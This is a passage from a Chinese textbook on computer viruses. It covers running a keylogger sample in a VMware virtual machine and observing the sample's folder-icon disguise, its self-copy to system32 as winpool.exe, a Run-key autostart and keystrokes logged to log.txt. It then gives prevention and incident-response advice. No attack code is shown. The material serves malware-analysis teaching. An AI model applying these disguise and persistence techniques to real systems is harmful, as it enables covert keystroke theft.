按照要求选择相应的复选框选项，然后单击“完成”按钮。接下来看一下如何在虚拟机中访问刚才设置的共享文件夹。在虚拟机中，打开资源管理器或者网上邻居，然后在地址栏中输入如下地址：\\host\Shared Folders，这个路径就是共享文件夹的路径，回车后即可看到我们所建立的所有共享文件夹名，双击后即可进行访问。为了方便，我们可以建立一个快捷方式，在桌面单击鼠标右键，然后选择“新建”→“快捷方式”，如图 2-103 所示。




图 2-103 创建快捷方式对话框

然后在弹出的“创建快捷方式”对话框中输入共享文件夹的完整路径：\\host\Shared Folders\FirstShare。也可以单击右边的浏览按钮进行路径选择，进行路径选择时我们应该依次选择：“网上邻居”→“整个网络”→“VMware Shared Folders”→“\\host→\\host\Shared Folders”→“FirstShare”，如图 2-104 所示。

然后选择“下一步”按钮，如图 2-105 所示。




图 2-104 浏览共享文件夹路径




图 2-105 为快捷方式输入名称

为快捷方式输入一个名字，然后单击“完成”按钮，则桌面上即出现一个访问共享文件夹的快捷方式。这样每次只需要双击它就可以打开共享文件夹，而不必到网上邻居中去寻找冗长的目录。因为这个共享文件夹是虚拟机和真实机的桥梁，我们以后会很频繁地访问它，所以为了方便使用，最好将这个制作好的快捷方式拖放到任务栏的快速启动栏中，这样每次只需单击一下快速启动栏的这个图标就可以打开共享文件夹，非常方便。然后将桌面的那个快捷方式删除掉。如果默认情况任务栏没有快速启动栏，可以在任务栏单击鼠标右键，然后选择“工具栏”子菜单，最后选中“快速启动栏”菜单项即可，如图 2-106 所示。




图 2-106 将快捷方式图标拖入快捷启动栏

推荐读者使用第二种方法，也就是将病毒样本直接放到共享文件夹中（因为这个文件夹通常放的是病毒文件，所以要将其设置为受限文件夹，设置方法见 2.7.2 小节，从而避免误操作使病毒运行）。

（2）将样本放入共享文件夹后，在虚拟机中单击快速启动栏的共享文件夹图标，随即可以看到在共享文件夹中的样本如图 2-107 所示。




图 2-107 虚拟机中的共享文件夹中的样本

我们知道一个程序如果想通过双击运行，必须具有“.exe”扩展名，所以首先将病毒文件名加上“.exe”扩展名，这时我们会发现这个文件马上出现了图标，它的图标是一个文件夹的图标。前面已经讲解，默认情况下 Windows 系统隐藏了所有文件的扩展名，所以尽管我们已经为它添加了.exe 这个扩展名，我们并不能看到这个病毒文件的扩展名。此时看起来是不是非常像一个文件夹呢？如图 2-108 所示。

（3）双击运行这个病毒（双击之后并没有打开什么文件夹，因为它根本就不是文件夹，而是一个图标酷似文件夹图标的病毒程序）。病毒运行了，可是看到什么？我们没有发现任何现象，并没有任何迹象能够看出来病毒运行了，然而实际上这个病毒真的运行起来了。打开任务管理器可以看到运行后的病毒进程，如图 2-109 所示。






图 2-108 将病毒加上“.exe”扩展名后发现病毒使用文件夹图标



图 2-109 病毒运行后产生一个 KeyLog 病毒进程

现在读者是不是体会到病毒的欺骗性和隐蔽性了呢？那么我们如何知道病毒是否运

行以及它运行以后都做了什么呢？下面我们恢复我们的快照到运行病毒之前的状态，单击虚拟机的恢复快照按钮，如图 2-110 所示。




图 2-110 恢复快照

(4) 我们准备再次运行一次这个病毒，但是这次运行之前首先确认以下两个事项。

- 请读者打开注册表编辑器，然后依次打开以下路径 HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run，我们知道这是实现程序自启动的注册表项，请读者记下该路径下所有自启动的程序，以便稍后进行比较。笔者虚拟机中的系统注册表中的 Run 项下的自启动程序如图 2-111 所示。




图 2-111 病毒运行前虚拟机中的自启动项

我们可以看到总共有五个自启动的程序，这些都是正常的。

- 到系统目录：c:\windows\system32 下搜索查看是否存在如下文件 winpool.exe、log.txt 及 kernel.vbs 文件。运行病毒之前我们是无法搜索到这三个文件的（为什么要搜索这三个文件，后面我们会揭晓），笔者的搜索结果如图 2-112 所示。




图 2-112 搜索文件失败

做好以上准备后，再次运行这个病毒。双击后我们仍然看不到任何现象。但是通过与刚才的准备对比，现在我们就可以知道这个病毒究竟都做了什么。首先再次打开注册表的 Run 项，并与病毒运行前的 Run 项进行对比，可以看出多了一个自启动程序，如图 2-113 所示。




图 2-113 病毒添加自启动项

我们可以看到多了 winpool 这一项，并且指向的自启动程序是 c:\windows\system32\winpool.exe。那么这个文件是什么呢？在运行病毒之前我们在系统路径下曾经搜索过这个文件，并没有搜索到，现在我们再次搜索它。这次搜索结果如图 2-114 所示。




图 2-114 搜索到病毒释放的文件

运行病毒以后，c:\windows\system32 目录下居然多了这么一个文件，而且还被设置成为自启动。现在我们把这个程序和我们运行的那个病毒进行对比，看看是不是同一个文件，对比方法很简单，请读者搜索并下载一个名为 CompareFile.exe 的工具。这是笔者为了方便比较两个文件是否相同而开发的工具。使用方法非常简单，双击运行这个工具，程序运行的主界面如图 2-115 所示，其中“文件一”、“文件二”所指向的两个编辑框分别对应待比较的两个文件的完整路径。CompareFile.exe 支持文件拖放。文件选择以及直接输入文件路径三种输入方式。输入文件路径后工具将自动对所输入的两个文件进行比较并且给出比较结果（CompareFile.exe 工具的工作原理是分别计算输入文件的 SHA 值，俗称商值，商值相同的两个文件必然是完全相同的文件。注意：这里比较的文件内容，与文件取什么样的名字没有关系）。

我们先举个例子，首先复制粘贴一个记事本的副本，这样我们将得到“NOTEPAD.EXE”和“复件 NOTEPAD.EXE”两个文件。这两个文件内容完全一样，只是具有不同的文件名，他们的比较结果如图 2-116 所示。

CompareFile.exe 工具得到了正确的结果，两个文件相同。然后我们把文件二的“复件 NOTEPAD.EXE”更换成：“C:\WINDOWS\SoundMan.exe”文件，此时得到的比较结果如图 2-117 所示。

因为是不同的文件，CompareFile.exe 工具也提示我们两个文件不同。接下来就使用 CompareFile.exe 工具把病毒生成在系统目录下的文件：c:\windows\system32\winpool.exe 与病毒文件本身进行比较，比较结果如图 2-118 所示。




图 2-115 CompareFile 主界面




图 2-116 比较结果相同




图 2-117 比较结果不同




图 2-118 比较病毒生成的文件与病毒样本

经过比较发现它们是相同的，由此说明这个病毒运行后将自己复制到了系统目录下，只是换了一个名字，而且还将其设置为自启动。然后我们打开 c:\windows\system32\notepad.exe 这个记事本程序，在键盘上按几下按键，随意输入一些内容，如我们按 “This is a malware!”。然后到 c:\windows\system32 目录下搜索 log.txt 文件，先前我们同样搜不到这个文件，但是现在我们发现运行病毒以后多了这个文件，如图 2-119 所示。




图 2-119 病毒生成的 log.txt 文件

打开看看它的内容是什么？如图 2-120 所示。

可以看到，这里面含有我们刚刚输入的按键内容，而且还标注了日期时间，以及针对哪个应用程序进行的按键操作。到这里我想读者应该猜到这个病毒的目的了吧？没错，它就是要记录我们针对所有应用程序的按键，然后保存到 c:\windows\system32\log.txt 文件中。这时我们可以随便打开个程序，然后多按几个按键测试一下。我们将发现在 Log.txt 中详细记录了所有的按键内容。最后我们来搜一下 kernel.vbs 这个文件，如图 2-121 所示。




图 2-20 病毒生成的文件的内容



图 2-121 病毒生成的 kernel.vbs 文件

也找到了，说明病毒运行后还释放了这个文件。这是一个脚本文件，也可以像 Windows 程序那样通过双击来运行完成一定的功能。病毒就是通过这个脚本文件辅助它来完成它的目的。在第 4 章讲解脚本病毒的时候将详细讲解这个脚本文件的功能。

现在我们来总结一下这个病毒所具备的特性。它具备病毒大多数特性：

- (1) 欺骗性（伪装成了文件夹的图标）；
- (2) 自我复制性（将自身复制到系统目录下）；
- (3) 自启动性（在注册表中 Run 项下建立的自启动项）；
- (4) 隐蔽性（病毒运行后没有任何界面）。

可能读者要问了，注册表的更改，以及文件的添加都是笔者引导找到的。那么笔者开始又是如何发现病毒的这些行为呢？我们将在第 3 章讲述这个问题。



## 2.8 如何防止计算机中毒

前面章节已经介绍了计算机病毒的危害，因此在使用计算机过程中有效防止计算机中毒是非常重要的。那么究竟怎样防止计算机中毒呢？我们需要根据计算机病毒的特性在使用计算机过程中注意以下事项。

### 1. 安装正版的杀毒软件和防火墙，并且及时升级更新病毒库，从而使病毒库可以查杀最新病毒

杀毒软件是专门研究病毒的公司所制作的针对防毒杀毒的安全软件产品。因为其具有专业的技术团队，所以其查杀病毒的能力是我们手工无法相比的，因此我们需要安装杀毒软件来保护我们的计算机。并且目前计算机病毒的更新速度很快，每天都有大量的新病毒产生，所以，及时升级杀毒软件病毒库是防止计算机中毒的有效方法。当今市场上存在的杀毒软件很广泛，我们如何选择适合自身的杀毒软件呢？当今知名品牌的杀毒软件都有很多年的经验积累，做得都很好，对以前的病毒都能够很好地查杀。

#### 疑问

为什么有时用户会觉得国外知名的杀毒软件杀毒效果不如国内的好用呢？

这不是因为国内的杀毒软件就比国外的好，其实是因为病毒库的原因，这和病毒环境有很大的关系。

#### 疑问

我们如何选择杀毒软件呢？

在选择杀毒软件时，选择一款我们熟悉的、较为知名的杀毒软件即可。同时为了保证能够及时升级，最好是购买正版杀毒软件。

下面就全球知名杀毒软件做简要介绍。

#### • 瑞星

瑞星是国内著名的杀毒软件，北京瑞星科技股份有限公司成立于1998年，是中国最早从事计算机病毒防治与研究的大型专业企业。瑞星以研究、开发、生产及销售计算机反病毒产品、网络安全产品和反“黑客”防治产品为主，拥有全部自主知识产权和多项专利技术。瑞星目前在国内拥有非常大的用户群体，个人用户达三千万，企业用户达到七千万。经过多年的发展，瑞星杀毒软件已经非常强大。它拥有极其强大的病毒库，支持当前大多数流行的壳的脱壳引擎，同时具有比较成熟的虚拟机。瑞星在系统保护、查杀病毒、主动防御、账号保险柜、及时升级等方面功能都非常成熟，强大。另外还具有优盘病毒免疫、智能提速、硬盘备份、系统修复、IE浏览器保护、安

全工具集成等功能。

• 金山

金山软件有限公司，自 1989 年将第一款办公软件产品 WPS 1.0 投放市场以来，目前已经成为中国知名的软件企业之一，中国领先的应用软件和互联网服务供应商。金山毒霸是国内和瑞星齐名的另一款强大的杀毒软件。这款杀毒软件拥有强大的技术力量，经过多年的积累，现已成为非常成熟的反病毒软件。它在传统病毒库、主动防御等技术上，引用了全新的“互联网可信认证”技术，搭建以病毒库为根基，以主动防御为先锋，以互联网可信认证为核心的立体防御体系。金山毒霸集成了金山系统清理专家，这个独特的功能板块可以对系统进行是否存在恶意软件、系统漏洞、病毒、可疑文件、未知文件、启动项过多、浏览器加载项以及系统盘空间异常紧张和杀毒软件安装状态异常等，可能影响系统安全的因素做全面检测。

• 江民

江民新科技有限公司（简称江民科技）成立于 1996 年，是中国信息安全技术开发商与服务提供商，是亚洲反病毒协会会员企业。江民杀毒软件能够对系统的安全性进行综合处理，通过黑白名单，阻止用户访问带有木马和恶意脚本的恶意网页，并且能够进行处理。全面检测恶意软件，给用户强大的卸载工具，并具有插件管理、系统修复、清除上网痕迹等多种系统安全辅助功能。

• 卡巴斯基

卡巴斯基实验室成立于 1997 年，是一家国际信息安全软件提供商。这是一款来自于俄罗斯的杀毒软件，在国内也具有较高的知名度。卡巴斯基杀毒软件，无论其查杀能力，脱壳能力，还是当前杀毒软件利用的较流行的虚拟机技术，均在全球处于领先地位。

• 其他杀毒软件

除了以上我们比较熟悉的杀毒软件外，还有罗马尼亚出品的一款杀毒软件 BitDefender，它将为你的计算机提供最大的保护，具有功能强大的反病毒引擎以及互联网过滤技术，为你提供即时信息保护功能。还有捷克斯洛伐克的 Nod32，也是一款很强大的杀毒软件，尤其在 VB100 测试中，几乎是每次必过的，目前它已通过 51 次 VB100 测试，高居榜首。这款杀毒软件正如它所标榜的一样，“轻、快、准、狠”，这是其最大的特点。另有俄罗斯政府和军方专用的大蜘蛛杀毒软件——Dr.Web。这款产品以其超强脱壳能力著称，一些比较知名的杀毒软件都曾采用过其引擎，连续 16 年成为国防部指定的杀毒软件品牌。另外 Avira AntiVir，这个就是著名的小红伞，它是一款来自德国的杀毒软件，自带防火墙，它能有效地保护个人计算机以及工作站的使用。这款产品体积很小，但杀毒性能却快速准确。此外还有来自捷克的 avast 和 AVG Anti-Virus，来自芬兰的 F-Secure，来自英国的 Sophos，来自韩国的安博士等等，都是非常著名的杀毒软件。

## 2. 及时安装更新系统补丁

很多计算机病毒是利用系统漏洞对计算机进行攻击的，如著名的“冲击波病毒”和“震荡波病毒”就利用了系统漏洞，控制系统。因此及时更新安装系统补丁是有效防止计算机中毒的重要方法。

## 3. 平时使用计算机时应注意以下事项

### (1) 为计算机设置密码。

在很多网络操作过程中，如网络访问共享资源，网络设置等，因目标计算机带有密码，需要密码验证成功后才能操作成功。这样就可以有效地阻止计算机病毒匿名对系统进行各种网络访问、设置等操作。

(2) 不要随便打开陌生人发送的文件、网址及邮件。可能这些文件、网址或邮件中带有病毒而使我们的计算机受侵害。

(3) 在使用任何移动设备之前尽可能先用杀毒软件扫描，确保移动设备不含病毒。

利用移动设备进行病毒传播是病毒最常使用的手段之一。因为这种方法无需网络的支持，而且传播非常容易。所以在本地计算机上使用任何移动设备前都要确保这些设备是安全的，以免本地计算机被感染。

(4) 如果本地计算机有共享文件或磁盘，确保关闭写入和运行权限。

在某些情况下，尤其是局域网，网络资源共享是常用的方式，这即节省资源，又方便各种操作，但同时也给计算机病毒带来了传播的机会。所以如果没有必要，请不要打开计算机的共享。如果在必要的情况下，那么请关闭共享设备的写入和运行权限，这样就能有效地防止病毒的入侵及对资源的破坏。

(5) 不要到陌生、非知名网站下载东西，下载的文件也要用杀毒软件先进行扫描，待确认无危害后再打开使用。

(6) 遇到可疑文件切勿轻易双击。

当遇到图标是某程序所关联的图标（如.jpg 图标），但是扩展名却是“.exe”，或者图标是安装程序图标，但是文件却非常小（安装程序通常都非常大），或者图标的画质很差（这可能是因为病毒感染的时候没有处理好图标而导致图标缺色）等等类似这样的文件都是很可疑的，请不要轻易双击它。

(7) “Internet 安全性属性”设置。

在浏览信任度级别低的网站时，把 IE 浏览器的“Internet 安全性属性”的安全级别调高级，这样可以禁止网页使用控件，因为网页病毒通常利用控件进行攻击。

(8) 重要的文件数据要定期备份。

无论我们的计算机中安装了多么强大的杀毒软件和防火墙，以及我们平时使用计算机多么小心谨慎，由于计算机病毒的狡猾，也很难确保我们的计算机不会中毒，所以定期备份重要数据是非常必要的。

## 2.9 计算机中毒后的处理

在使用计算机过程中，无论我们多么小心谨慎，由于病毒利用的技术越来越高级，所以很难保证我们的计算机不会中毒。一旦发现我们的计算机中毒了，这时就需要科学地处理中毒的计算机。

### 2.9.1 计算机中毒后的处理原则

#### 1. 立即中断网络

很多类型的病毒都会有网络行为，如木马病毒，一旦成功盗取用户信息将立刻通过网络发送给病毒作者，蠕虫病毒更是要通过网络疯狂地向外传播，所以一旦发现计算机中毒了，首先要立刻中断中毒计算机的网络。

#### 2. 不要连接优盘，移动硬盘等移动设备

当遇到感染型病毒时，它可能会感染硬盘中所有的可执行程序，或者是感染或破坏 Office 文档等。如果我们将移动设备连接到被感染的计算机就很可能使我们移动设备上的数据遭到破坏或者被感染。

#### 3. 在病毒未彻底清除之前，切勿做其他操作

当计算机中毒以后，此时需要做的就是尽快处理掉病毒，在未处理完病毒前，绝对不能心存侥幸心理而继续使用计算机。因为当今的计算机病毒功能各种各样，而我们计算机中所中的病毒还是未知的，不知道它具有什么样的破坏性。如果继续使用此计算机就很可能导致重要信息或财产的损失。

### 2.9.2 计算机中毒后的处理方法

#### 1. 结束病毒进程并终止病毒代码

通常我们称正在运行的病毒进程或病毒代码为活动病毒。活动病毒正在执行病毒的功能，破坏我们的计算机系统。所以对于专业病毒分析人员来讲，当发现计算机中毒了，第一件事并不是马上用杀毒软件查杀计算机全盘的所有病毒。而是尽可能想办法找到病毒进程或者病毒注入到其他进程的病毒代码，将其结束掉。当然可以借助杀毒软件的内存查毒功能进行扫描。但是查找和结束活动病毒并不是一件容易的事情，如果杀毒软件查不出那么只能依靠我们的经验和技術去做判断。在后面的章节中将介绍此类技术。

### 警 示

是否成功杀死活动病毒是清除病毒恢复系统的关键。因为有很多病毒，当他处于活动状态的时候，即使我们删除了病毒副本，或者恢复了它对系统所做的更改，活动病毒仍旧会将我们所做的更改恢复回去。

## 2. 提取病毒样本

当结束掉活动的病毒后，或者根本无法找到活动病毒，此时需要提取病毒样本。

### 注 意

